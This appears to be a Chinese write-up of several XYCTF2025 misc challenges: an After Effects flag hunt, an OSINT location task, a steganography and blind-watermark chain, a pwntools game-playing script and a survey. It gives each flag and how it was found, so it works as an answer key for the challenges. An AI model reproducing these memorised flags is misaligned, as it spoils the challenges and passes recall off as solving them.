
AE打开，先移走上面的一层纯色图片，显示所有视频，然后拖动进度条可以看到字



AE有提示要下载一个叫TextDelay的效果控件，安装好以后可以看到有个flag2效果控件，拖动进度条可以看到后来出现了一条又细又长的竖线



把右边的缩放调成100%然后把文本框里的东西复制出来就能看到flag



flag{l_re@lly_w@nn@_2_le@rn_AE}

会飞的雷克萨斯


不难找到这样一则新闻

https://baike.baidu.com/item/1%C2%B730%E5%9B%9B%E5%B7%9D%E7%94%B7%E5%AD%A9%E6%94%BE%E7%82%AE%E7%82%B8%E7%BF%BB%E5%A4%9A%E8%BE%86%E8%B1%AA%E8%BD%A6%E4%BA%8B%E4%BB%B6/65359800

flag{四川省内江市资中县春岚北路中铁城市中心内}


曼波曼波曼波

txt中的内容rev然后fromhex得到jpg



jpg末尾有个zip，拿出来解压。根据secret.txt可猜得xixi.zip密码就是XYCTF2025，得到两张非常眼熟的图。。。blindwatermark的图。。。

```
C:\Users\jyzho\Desktop\h4ck3r_t0015\BWM>python3 bwmforpy3.py decode easy.png easy2.png flag.png
image<easy.png> + image(encoded)<easy2.png> -> watermark<flag.png>
```



Greedymen

代码块

```
from pwn import *

r = remote("47.94.15.198", 32826)
context.log_level = "debug"

N = [50, 100, 200]
K = [19, 37, 76]
r.recvuntil(b"3.Quit\n")
r.sendline(b"1")
for n, k in zip(N, K):
```

```python
    factors = [set() for i in range(n + 1)]
    beishu = [set() for i in range(n + 1)]
    a = [i for i in range(1, n + 1)]
    for i in range(2, n + 1):
        factors[i].add(1)
        beishu[1].add(i)
    for i in a[1:]:
        for j in range(2, n + 1):
            t = i * j
            if t > n:
                break
            factors[t].add(i)
            factors[t].add(j)
            beishu[i].add(t)
            beishu[j].add(t)
    self = 0
    opponent = 0
    for i in range(1, k + 1):
        r.recvuntil(b"Choose a Number:")
        for j in a[::-1]:
            if len(factors[j]) == 1:
                self += j
                dele = []
                for o in factors[j]:
                    dele.append(o)
                opponent += sum(dele)
                print(
                    f"K: {i},self: {self}, opponent: {opponent}, j: {j}, dele: {dele}"
                )
                r.sendline(str(j).encode())
                a.remove(j)
                for o in dele:
                    if o in a:
                        a.remove(o)
                    for k in beishu[o]:
                        if o in factors[k]:
                            factors[k].remove(o)
                        if j in factors[k]:
                            factors[k].remove(j)
                break

r.interactive()

```

问卷

https://www.wjx.cn/wjx/join/completemobile2.aspx?activityid=r8BpK59&joinactivity=123502098224&sojumpindex=119

火狐官方站点 新手上路 常用网址 京东商城

flag{TH@NK_U!WE_H0P3_Y0U_H@VE_FU7!H@PPY_H@CKING!}

友情链接：https://www.bilibili.com/video/BV1GJ411x7h7/?spm_id_from=333.337.search-card.all.click

1 填写表单 — 2 提交表单 — 3 提取福利

感谢您的耐心填写，为您准备了1份小礼物，待领取 >

去领取

广告